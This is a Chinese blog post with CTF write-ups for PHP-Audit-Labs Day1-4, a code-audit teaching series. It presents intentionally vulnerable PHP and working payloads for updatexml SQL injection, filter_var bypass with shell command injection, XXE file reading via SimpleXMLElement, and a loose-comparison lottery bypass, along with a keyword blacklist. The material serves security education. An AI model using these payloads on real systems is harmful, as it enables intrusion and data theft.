

[登录](#)

[红日安全]PHP-Audit-Labs题解之Day1-4

[红日安全](#) / 2018-07-27 16:52:24 / 浏览数 4920 [技术文章](#) [技术文章](#) [顶\(1\)](#) [踩\(0\)](#)

---

## 前言

大家好，我们是红日安全-代码审计小组。最近我们小组正在做一个PHP代码审计的项目，供大家学习交流，我们给这个项目起了一个名字叫 PHP-Audit-Labs。我们已经发表的系列文章如下：

[\[红日安全\]代码审计Day1 - in\\_array函数缺陷](#)

[\[红日安全\]代码审计Day2 - filter\\_var函数缺陷](#)

[\[红日安全\]代码审计Day3 - 实例化任意对象漏洞](#)

[\[红日安全\]代码审计Day4 - strpos使用不当引发漏洞](#)

在每篇文章的最后，我们都留了一道CTF题目，供大家练习。下面是 Day1-Day4 的题解：

Day1题解：(By 七月火)

题目如下：

```

1 // index.php
2 <?php
3
4 include 'config.php';
5 $conn = new mysqli($servername, $username, $password, $dbname);
6 if ($conn->connect_error) {
7     die("连接失败: ");
8 }
9
10 $sql = "SELECT COUNT(*) FROM user";
11 $whitelist = array();
12 $result = $conn->query($sql);
13 if($result->num_rows > 0){
14     $row = $result->fetch_assoc();
15     $whitelist = range(1, $row['COUNT(*)']);
16 }
17
18 $id = stop_hack($_GET['id']);
19 $sql = "SELECT * FROM user WHERE id=$id";
20
21 if (!in_array($id, $whitelist)) {
22     die("id $id is not in whitelist.");
23 }
24
25 $result = $conn->query($sql);
26 if($result->num_rows > 0){
27     $row = $result->fetch_assoc();
28     echo "<center><table border='1'>";
29     foreach ($row as $key => $value) {
30         echo "<tr><td><center>$key</center></td><br>";
31         echo "<td><center>$value</center></td></tr><br>";
32     }
33     echo "</table></center>";
34 }
35 else{
36     die($conn->error);
37 }
38
39 ?>

```



```


1 //config.php
2 <?php
3 $servername = "localhost";
4 $username = "fire";
5 $password = "fire";
6 $dbname = "day1";
7
8 function stop_hack($value){
9     $pattern = "insert|delete|or|concat|concat_ws|group_concat|join|floor|\\/*|\\*|\\.\\.\\.\\/|\\.\\.\\/|
10     union|into|load_file|outfile|dumpfile|sub|hex|file_put_contents|fwrite|curl|system|eval";
11     $back_list = explode("|", $pattern);
12     foreach($back_list as $hack){
13         if(preg_match("/$hack/i", $value))
14             die("$hack detected!");
15     }
16     return $value;
17 }
18 ?>

```



实际上这道题目考察的是 in\_array 绕过和不能使用拼接函数的 updatexml 注入，我们先来看一下 in\_array 的绕过。在下图第11~13行处，程序把用户的ID值存储在 \$whitelist 数组中，然后将用户传入的 id 参数先经过stop\_hack函数过滤，然后再用 in\_array 来判断用户传入的 id 参数是否在 \$whitelist 数组中。这里 in\_array 函数没有使用强匹配，所以是可以绕过的，例如：id=1' 是可以成功绕过 in\_array 函数的。


```
1 <?php
2 include 'config.php';
3 $conn = new mysqli($servername, $username, $password, $dbname);
4 if ($conn->connect_error) {
5     die("连接失败: ");
6 }
7
8 $sql = "SELECT COUNT(*) FROM user";
9 $whitelist = array();
10 $result = $conn->query($sql);
11 if($result->num_rows > 0){
12     $row = $result->fetch_assoc();
13     $whitelist = range(1, $row['COUNT(*)']);
14 }
15
16 $id = stop_hack($_GET['id']);
17 $sql = "SELECT * FROM user WHERE id=$id";
18
19 if (!in_array($id, $whitelist)) {
20     die("id $id is not in whitelist.");
21 }
```



然后在说说 updatexml 注入，这题的注入场景也是在真实环境中遇到的。当 updatexml 中存在特殊字符或字母时，会出现报错，报错信息为特殊字符、字母及之后的内容，也就是说如果我们想要查询的数据是数字开头，例如 7701HongRi，那么查询结果只会显示 HongRi。所以我们会看到很多 updatexml 注入的 payload 是长这样的 and updatexml(1,concat(0x7e,(SELECT user()),0x7e),1) 在所要查询的数据前面凭借一个特殊符号(这里的 0x7e 为符号 '~')。


回到题目，我们看一下 stop\_hack 函数过滤了什么。可以发现该方法过滤了字符串拼接函数（下图第2行），所以我们就要用其他方法来绕过。

```
1 function stop_hack($value){
2     $pattern = "insert|delete|or|concat|concat_ws|group_concat|join|floor|\\*|\\*|\\.\\.\\.|\\/|\\/|\\/|union|into
3     |load_file|outfile|dumpfile|sub|hex|file_put_contents|fwrite|curl|system|eval";
4     $back_list = explode("|",$pattern);
5     foreach($back_list as $hack){
6         if(preg_match("/$hack/i", $value))
7             die("$hack detected!");
8     }
9     return $value;
10 }
```



我们直接来看一下本题的 payload：

http://localhost/index.php?id=4 and (select updatexml(1,make\_set(3,'~',(select flag from flag)),1))



XPATH syntax error: '~,HRCTF{1n0rrY\_i3\_Vu1n3rab13}'



实际上，绕过的思路还是将特殊字符或字母拼接在我们想要的的数据的前面，让数据的第一个字符为字母或符号即可，这里给出我以前写的分析 [文章](#)，供大家参考学习。

Day2题解：(By 七月火)

题目如下：

```

1 <?php
2 $url = $_GET['url'];
3 if(isset($url) && filter_var($url, FILTER_VALIDATE_URL)){
4     $site_info = parse_url($url);
5     if(preg_match('/sec-redclub.com$/',$site_info['host'])){
6         exec('curl "'.$site_info['host'].'"',$result);
7         echo "<center><h1>You have curl {$site_info['host']} successfully!</h1></center>";
8         <center><textarea rows='20' cols='90'>";
9         echo implode(' ', $result);
10    }
11    else{
12        die("<center><h1>Error: Host not allowed</h1></center>");
13    }
14 }
15 }
16 else{
17     echo "<center><h1>Just curl sec-redclub.com!</h1></center><br>";
18     <center><h3>For example:?url=http://sec-redclub.com</h3></center>";
19 }
20
21 ?>

```



这道CTF题目，实际上考察的是 filter\_var 函数的绕过与远程命令执行。在题目 第6行，程序使用 exec 函数来执行 curl 命令，这就很容易让人联系到命令执行。所以我们看看用于拼接命令的 \$site\_info['host'] 从何而来。在题目 第2-4行，可以看到 \$site\_info 变量是从用户传来的 url 参数经过 filter\_var 和 parse\_url 两个函数过滤而来。之后，又规定当 url 参数的值以 sec-redclub.com 结尾时，才会执行 exec 函数。

所以让我们先来绕过 filter\_var 的 FILTER\_VALIDATE\_URL 过滤器，这里提供几个绕过方法，如下：

```

http://localhost/index.php?url=http://demo.com@sec-redclub.com
http://localhost/index.php?url=http://demo.com&sec-redclub.com
http://localhost/index.php?url=http://demo.com?sec-redclub.com
http://localhost/index.php?url=http://demo.com/sec-redclub.com
http://localhost/index.php?url=demo://demo.com,sec-redclub.com
http://localhost/index.php?url=demo://demo.com:80;sec-redclub.com:80/
http://localhost/index.php?url=http://demo.com#sec-redclub.com
PS:■■■■payload■■#■■■■■■■■■■url■■ %23

```

接着要绕过 parse\_url 函数，并且满足 \$site\_info['host'] 的值以 sec-redclub.com 结尾，payload如下：

```
http://localhost/index.php?url=demo://%22;ls;%23;sec-redclub.com:80/
```

← → ↻ ⓘ localhost/index.php?url=demo:/" ;ls;#;sec-redclub.com:80/

After filter\_var(demo:/" ;ls;#;sec-redclub.com:80/, FILTER\_VALIDATE\_URL):

```
string 'demo:/" ;ls;#;sec-redclub.com:80/' (length=33)
```

After parse\_url:

```

array (size=4)
  'scheme' => string 'demo' (length=4)
  'host' => string '";ls;#;sec-redclub.com' (length=22)
  'port' => int 80
  'path' => string '/' (length=1)

```

## You have curl " ;ls;#;sec-redclub.com successfully!

CTF anchor anchor-cms-0.9.2.zip f1agi3hEre.php index.php phpinfo.php tp32



当我们直接用 cat f1agi3hEre.php 命令的时候，过不了 filter\_var 函数检测，因为包含空格，具体payload如下：

```
http://localhost/index.php?url=demo://%22;cat%20f1agi3hEre.php;%23;sec-redclub.com:80/
```

所以我们可以换成 cat<f1agi3hEre.php 命令，即可成功获取flag：

localhost/index.php?url=demo:///";cat<f1agi3hEre.php;%23;sec-redclub.com:80/

After filter\_var(demo:///";cat

string 'demo:///";cat<f1agi3hEre.php;#;sec-redclub.com:80/' (length=49)

After parse\_url:

```
array (size=4)
  'scheme' => string 'demo' (length=4)
  'host' => string '";cat<f1agi3hEre.php;#;sec-redclub.com' (length=38)
  'port' => int 80
  'path' => string '/' (length=1)
```

You have curl ";cat

```
<?php $flag = "HRCTF{f1lt3r_var_1s_s0_c00l}" ?>
```

先知社区

关于 filter\_var 函数绕过更多的细节，大家可以参考这篇文章：[SSRF技巧之如何绕过filter\\_var\(\)](#)

，关于命令执行绕过技巧，大家可以参考这篇文章：[浅谈CTF中命令执行与绕过的小技巧](#)。

Day3题解：(By 七月火)

题目如下：

```
1 // index.php
2 <?php
3
4 class NotFound{
5     function __construct()
6     {
7         die('404');
8     }
9 }
10 spl_autoload_register(
11     function ($class){
12         new NotFound();
13     }
14 );
15 $classname = isset($_GET['name']) ? $_GET['name'] : null;
16 $param = isset($_GET['param']) ? $_GET['param'] : null;
17 $param2 = isset($_GET['param2']) ? $_GET['param2'] : null;
18 if(class_exists($classname)){
19     $newclass = new $classname($param,$param2);
20     var_dump($newclass);
21     foreach ($newclass as $key=>$value)
22         echo $key.'=>'.$value.'<br>';
23 }
```

先知社区

这道题目考察的是实例化漏洞结合XXE漏洞。我们在上图第18行处可以看到使用了 class\_exists 函数来判断类是否存在，如果不存在的话，就会调用程序中的 \_\_autoload 函数，但是这里没有 \_\_autoload 函数，而是用 spl\_autoload\_register 注册了一个类似 \_\_autoload 作用的函数，即这里输出404信息。

我们这里直接利用PHP的内置类，先用 GlobIterator 类搜索 flag文件 名字，来看一下PHP手册对 GlobIterator 类的 构造函数的定义：

```
public GlobIterator::__construct ( string $pattern [, int $flags = FilesystemIterator::KEY_AS_PATHNAME |
FilesystemIterator::CURRENT_AS_FILEINFO ] )
```

第一个参数为要搜索的文件名，第二个参数为选择文件的哪个信息作为键名，这里我选择用 FilesystemIterator::CURRENT\_AS\_FILEINFO，其对应的常量值为0，你可以在[这里](#)找到这些常量的值，所以最终搜索文件的 payload 如下：

http://localhost/CTF/index.php?name=GlobIterator&param=/\*.php&param2=0

```
localhost/CTF/index.php?name=GlobIterator&param=./.php&param2=0

object(GlobIterator)[2]
  private 'pathName' (SplFileInfo) => string './demo.php' (length=10)
  private 'fileName' (SplFileInfo) => string 'demo.php' (length=8)
  private 'glob' (DirectoryIterator) => string 'glob://.*.php' (length=14)
  private 'subPathName' (RecursiveDirectoryIterator) => string '' (length=0)

./demo.php=>./demo.php
./f1agi3hEre.php=>./f1agi3hEre.php
./index.php=>./index.php
./test.php=>./test.php
```

我们将会发现flag的文件名为 f1agi3hEre.php，接下来我们使用内置类 SimpleXMLElement 读取 f1agi3hEre.php 文件的内容，这里我们要结合使用PHP流的使用，因为当文件中存在：< > & ' " 这5个符号时，会导致XML文件解析错误，所以我们这里利用PHP文件流，将要读取的文件内容经过 base64编码 后输出即可，具体payload如下：

http://localhost/CTF/index.php?name=SimpleXMLElement&param=<?xml version="1.0"?><!DOCTYPE ANY [<!ENTITY xxe SYSTEM "php://filter

```
localhost/CTF/index.php?name=SimpleXMLElement&param=<?xml%20version="1.0"?><!DOCTYPE%20ANY%20[<!ENTITY%20

object(SimpleXMLElement)[2]
  public 0 => string 'PD9waHAKJGZsYWcgPSAiSFJDVEZ7WDMzX1cxdEhfUzFtcGwzWG1sM2wzbTNudH0i0wo/Pgo=' (length=72)


root@PC: /home/evilk0/Desktop
→ Desktop echo "PD9waHAKJGZsYWcgPSAiSFJDVEZ7WDMzX1cxdEhfUzFtcGwzWG1sM2wzbTNudH0i0wo/Pgo=" |
base64 -d
<?php
$flag = "HRCTF{X33_W1tH_S1mpl3Xm13l3m3nt}";
?>
→ Desktop
```

上面payload中的param2=2，实际上这里2对应的模式是 LIBXML\_NOENT，具体可以参考 [这里](#)。

## Day4题解：(By 七月火)


本次题目为QCTF

2018中的一道题目，由于代码太多，这里就不贴出原图片。题目的场景为：一个彩票系统，每位用户初始情况下有20\$，由用户输入一个7位数，系统也会随机生成一个7位



我们来看一下后台代码是如何进行比较的，比较代码在 buy.php 文件中：

```
1 <?php include('check_register.php');include('header.php'); ?>
2 <h2>Buy a lottery!</h2>
3
4 <form method="POST">
5 <input type="text" name="numbers" id="numbers" minlength="7" maxlength="7"
6 pattern="\d{7}" required placeholder="7 numbers">
7 <button type="button" id="btnBuy">Buy!</button>
8 </form>
9 <script type="text/javascript" src="js/buy.js"></script>
10 .....
11 <?php include('footer.php'); ?>
```



在上图中看到表单的部分(代码4-8行),调用了js/buy.js文件,应该是用来处理上面的表单的,我们具体看一下js代码:

```
1 function buy(){
2     $('#wait').show();
3     $('#result').hide();
4     var input = $('#numbers')[0];
5     if(input.validity.valid){
6         var numbers = input.value;
7         $.ajax({
8             method: "POST",
9             url: "api.php",
10            dataType: "json",
11            contentType: "application/json",
12            data: JSON.stringify({ action: "buy", numbers: numbers })
13        }).done(function(resp){
14            if(resp.status == 'ok'){
15                show_result(resp);
16            } else {
17                alert(resp.msg);
18            }
19        })
20    } else {
21        alert('invalid');
22    }
23    $('#wait').hide();
24 }
```



在第10行处看到,程序将表单数据以json格式提交到服务器端,提交页面为api.php,我们转到该文件看看。

```

1 $data = json_decode(file_get_contents('php://input'), true);
2 require_keys($data, ['action']);
3
4 function buy($req){
5     require_registered();
6     require_min_money(2);
7
8     $money = $_SESSION['money'];
9     $numbers = $req['numbers'];
10    $win_numbers = random_win_nums();
11    $same_count = 0;
12    for($i=0; $i<7; $i++){
13        if($numbers[$i] == $win_numbers[$i]){
14            $same_count++;
15        }
16    }
17    switch ($same_count) {
18        case 2:
19            $prize = 5;
20            break;
21        case 3:
22            $prize = 20;
23            break;
24        .....
25    }
26    $money += $prize - 2;
27    $_SESSION['money'] = $money;
28    response(['status'=>'ok', 'numbers'=>$numbers, 'win_numbers'=>$win_numbers,
29            'money'=>$money, 'prize'=>$prize]);
30 }

```



这里主要是对数字进行比较，注意 第13行 用的是 == 操作符对数据进行比较，这里会引发安全问题。因为用户的数据是以 json 格式传上来的，如果我们传一个数组，里面包含7个 true 元素，这样在比较的时候也是能相等的。因为 == 运算符只会判断两边数据的值是否相等，并不会判断数据的类型。而语言定义，除了 0、false、null 以外均为 true，所以使用 true 和数字进行比较，返回的值肯定是 true。

。只要后台生成的随机数没有数字0，我们传入的payload就能绕过每位数字的比较。我们发送几次payload后，就可以买到flag了。

Here is your flag: HRCTF{W3ak\_typ3\_c0mpar1so0}

## All items

Flag

\$9990000

On Sale

buy the flag if you can

Buy

**Request**

Raw Params Headers Hex

```

POST /flag/api.php HTTP/1.1
Host: localhost
Content-Length: 63
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://localhost
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/63.0.3239.132 Safari/537.36
Content-Type: application/json
Referer: http://localhost/flag/buy.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: Phpstorm-25bbfb9f=d2d25cd8-8e86-4040-85a6-2d345e7572cb;
Pycharm-b3b58e75=40b1168b-8041-40b8-80ed-5fdcf9416151;
bI9T_2132_ulastactivity=40bc310cc4Ajc0dsQtMAKB6LM3sZh4MsALQ2fXj2sFyOyzlox0WY;
bI9T_2132_nofavfid=1; bI9T_2132_lastcheckfeed=2%7C1524748499; pgv_pvi=3423170560;
XDEBUG_SESSION=PHPSTORM; PHPSESSID=eq5l4irc44s3hurtef8bbsahq1
Connection: close

{"action":"buy","numbers":[true,true,true,true,true,true,true]}

```



在看官方WP的时候，还发现另外一种解法，也是一种不错的思路。

另外比赛过程中发现有的选手用了暴力重复注册然后买彩票的方法。考虑了一下这种方法花费的时间并不比直接审计代码短，为了给广大彩民一点希望，可以留作一种备



总结

我们的项目会慢慢完善，如果大家喜欢可以关注 [PHP-Audit-Labs](#) 。大家若是有什么更好的解法，可以在文章底下留言，祝大家玩的愉快！

点击收藏 | 1 关注 | 2

[上一篇：威胁快报| 首个Spark RES...](#) [下一篇：x86\\_64逆向工程简介——其他练习](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)